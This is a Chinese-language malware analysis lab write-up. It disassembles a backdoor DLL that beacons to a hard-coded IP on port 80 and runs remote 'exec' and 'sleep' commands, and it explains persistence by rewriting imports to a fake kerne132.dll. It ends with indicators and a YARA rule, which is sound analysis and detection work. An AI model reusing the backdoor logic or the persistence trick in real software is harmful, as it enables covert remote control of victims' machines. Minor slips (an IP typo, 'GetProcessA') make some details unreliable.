综合整体来看，该程序的目的是遍历 exe 程序寻找是否存在 kernel32.dll 程序，如果存在就调用 rep 覆盖掉原始的程序，覆盖的字符为 dword_403010，点击进入以后按'a'建就可以获得：

```
.data:00403010 aKerne132_dll    db 'kerne132.dll',0
```

也就是如一开始的猜测，将导入表中的 kernel32.dll 转化为 kerne132.dll。

那么 lab07-03.dll 在干什么呢，导入分析：



导入了 WS2_32.dll 显然有网络相关操作


查看字符串：

```
00026000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00026010  65 78 65 63 00 00 00 00  73 6C 65 65 70 00 00 00  exec....sleep...
00026020  68 65 6C 6C 6F 00 00 00  31 32 37 2E 32 36 2E 31  hello...127.26.1
00026030  35 32 2E 31 33 00 00 00  53 41 44 46 48 55 48 46  52.13...SADFHUHF
00026040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00026050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

exec、sleep、hello

127.26.15.13 恶意代码可能访问该 IP 地址

SADFHUHF



GetProcessA 函数，可能会创建另一个进程。

分析 main 函数：

```
.text:10001010 B8 F8 11 00 00     mov     eax, 11F8h
.text:10001015 E8 06 02 00 00     call    __alloca_probe
.text:1000101A 8B 84 24 00 12 00 00  mov  eax, [esp+11F8h+arg_4]
.text:10001021 53                 push    ebx
.text:10001022 55                 push    ebp
.text:10001023 56                 push    esi
.text:10001024 83 F8 01           cmp     eax, 1
.text:10001027 57                 push    edi
.text:10001028 0F 85 BA 01 00 00  jnz     loc_100011E8
.text:1000102E A0 54 60 02 10     mov     al, byte_10026054
.text:10001033 B9 FF 03 00 00     mov     ecx, 3FFh
.text:10001038 88 84 24 08 02 00 00  mov  [esp+1208h+Str2], al
.text:1000103F 33 C0              xor     eax, eax
.text:10001041 8D BC 24 09 02 00 00  lea  edi, [esp+1208h+var_FFF]
.text:10001048 68 38 60 02 10     push    offset Name     ; "SADFHUHF"
.text:1000104D F3 AB              rep stosd
.text:1000104F 66 AB              stosw
.text:10001051 6A 00              push    0               ; bInheritHandle
.text:10001053 68 01 00 1F 00     push    1F0001h         ; dwDesiredAccess
.text:10001058 AA                 stosb
.text:10001059 FF 15 0C 20 00 10  call    ds:OpenMutexA
```

__alloca_probe：在空间分配栈　　OpenMutexA、CreateMutexA 互斥量

```
.text:10001092 FF 15 30 20 00 10  call    ds:socket
.text:10001098 8B F0              mov     esi, eax
.text:1000109A 83 FE FF           cmp     esi, 0FFFFFFFFh
.text:1000109D 0F 84 3F 01 00 00  jz      loc_100011E2
.text:100010A3 68 28 60 02 10     push    offset cp       ; "127.26.152.13"
.text:100010A8 66 C7 44 24 18 02 00  mov  [esp+120Ch+name.sa_family], 2
.text:100010AF FF 15 38 20 00 10  call    ds:inet_addr
.text:100010B5 6A 50              push    50h             ; hostshort
.text:100010B7 89 44 24 1C        mov     dword ptr [esp+120Ch+name.sa_data+2], eax
.text:100010BB FF 15 54 20 00 10  call    ds:htons
.text:100010C1 8D 54 24 14        lea     edx, [esp+1208h+name]
.text:100010C5 6A 10              push    10h             ; namelen
.text:100010C7 52                 push    edx             ; name
.text:100010C8 56                 push    esi             ; s
.text:100010C9 66 89 44 24 22     mov     word ptr [esp+1214h+name.sa_data], ax
.text:100010CE FF 15 3C 20 00 10  call    ds:connect
```

远程 socket 建立建立连接

使用了固定 ip 地址 127.26.152.13。端口 0x50，为 80 端口，常用于 Web 流量。

```
.text:100010F3 6A 00                    push    0               ; flags
.text:100010F5 F2 AE                    repne scasb
.text:100010F7 F7 D1                    not     ecx
.text:100010F9 49                       dec     ecx
.text:100010FA 51                       push    ecx             ; len
.text:100010FB 68 20 60 02 10           push    offset buf      ; "hello"
.text:10001100 56                       push    esi             ; s
.text:10001101 FF 15 40 20 00 10        call    ds:send
```

Send

```
.text:10001122 6A 00                    push    0               ; flags
.text:10001124 8D 84 24 0C 02 00 00     lea     eax, [esp+120Ch+Str2]
.text:1000112B 68 00 10 00 00           push    1000h           ; len
.text:10001130 50                       push    eax             ; buf
.text:10001131 56                       push    esi             ; s
.text:10001132 FF 15 48 20 00 10        call    ds:recv
```

Rev

```
.text:10001138 85 C0                    test    eax, eax
.text:1000113A 7E AD                    jle     short loc_100010E9
.text:1000113C 8D 8C 24 08 02 00 00     lea     ecx, [esp+1208h+Str2]
.text:10001143 6A 05                    push    5               ; MaxCount
.text:10001145 51                       push    ecx             ; Str2
.text:10001146 68 18 60 02 10           push    offset Str1     ; "sleep"
.text:1000114B FF D5                    call    ebp ; strncmp
.text:1000114D 83 C4 0C                 add     esp, 0Ch
.text:10001150 85 C0                    test    eax, eax
.text:10001152 75 0D                    jnz     short loc_10001161
.text:10001154 68 00 00 06 00           push    60000h          ; dwMilliseconds
.text:10001159 FF 15 00 20 00 10        call    ds:Sleep
.text:1000115F EB 88                    jmp     short loc_100010E9
```

strncmp 检查是否字符串是否为"sleep"，并检查返回值是否为 0，如果是休眠 60 秒。

```
.text:10001168 6A 04                    push    4               ; MaxCount
.text:1000116A 52                       push    edx             ; Str2
.text:1000116B 68 10 60 02 10           push    offset aExec    ; "exec"
.text:10001170 FF D5                    call    ebp ; strncmp
.text:10001172 83 C4 0C                 add     esp, 0Ch
.text:10001175 85 C0                    test    eax, eax
.text:10001177 75 3D                    jnz     short loc_100011B6
.text:10001179 B9 11 00 00 00           mov     ecx, 11h
.text:1000117E 8D 7C 24 34              lea     edi, [esp+1208h+StartupInfo]
.text:10001182 F3 AB                    rep stosd
.text:10001184 8D 44 24 24              lea     eax, [esp+1208h+ProcessInformation]
.text:10001188 8D 4C 24 34              lea     ecx, [esp+1208h+StartupInfo]
.text:1000118C 50                       push    eax             ; lpProcessInformation
.text:1000118D 51                       push    ecx             ; lpStartupInfo
.text:1000118E 6A 00                    push    0               ; lpCurrentDirectory
.text:10001190 6A 00                    push    0               ; lpEnvironment
.text:10001192 68 00 00 00 08           push    8000000h        ; dwCreationFlags
.text:10001197 6A 01                    push    1               ; bInheritHandles
.text:10001199 6A 00                    push    0               ; lpThreadAttributes
.text:1000119B 8D 94 24 29 02 00 00     lea     edx, [esp+1224h+CommandLine]
.text:100011A2 6A 00                    push    0               ; lpProcessAttributes
.text:100011A4 52                       push    edx             ; lpCommandLine
.text:100011A5 6A 00                    push    0               ; lpApplicationName
.text:100011A7 C7 44 24 5C 44 00 00 00  mov     [esp+1230h+StartupInfo.cb], 44h
.text:100011AF FF D3                    call    ebx ; CreateProcessA
.text:100011B1 E9 33 FF FF FF           jmp     loc_100010E9
.text:100011B6                          ; ---------------------------------------------------------------------------
```

检查该缓冲区是否以"exec"开始。如果是 strncmp 返回 0，然后顺序执行到 jnz 处，调用 CreateProcessA 函数。

该函数的一个重要参数是 CommandLine，告知被创建的进程。

1.这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续运行？

通过 DLL 到 C:\windows\system32\，并修改系统上每一个导入它的.exe 文件，达到持久化驻留。

2.这个恶意代码的两个明显的基于主机特征是什么？

文件名 kerne132.dll

互斥量 SADFHUHF

3.这个程序的目的是什么？

创建后门程序来接远程主机，且难以被删除。两个命令分别用于执行和休眠

4.一旦这个恶意代码被安装，你如何移除它？

难以删除，因为感染了系统上每一个使用 kerne132.dll 的 exe 文件。

最好的方法是从备份系统中恢复或者留下这个恶意 kerne132.dll 文件并修改它，或者复制 kernel32.dll 为 kerne132.dll 进行替换，取消对所有 PE 文件的修改

YARA 规则编写

Lab07-01

Strings：

MalService

HGL345

Lab07-02

Strings：

http://www.malwareanalysisbook.com/ad.html

Lab07-03

Strings：

kerne132.dll

SADFHUHF

规则编写如下：

```
rule lab07{
meta:
description="lab7rule"
strings:
$a=" MalService"wide ascii
$b=" HGL345" wide ascii
$c="http://www.malwareanalysisbook.com/ad.html"wide ascii
$d=" kerne132.dll"wide ascii
$e=" SADFHUHF"wide ascii


condition:
$a or $b or $c or $d or $e
 }
```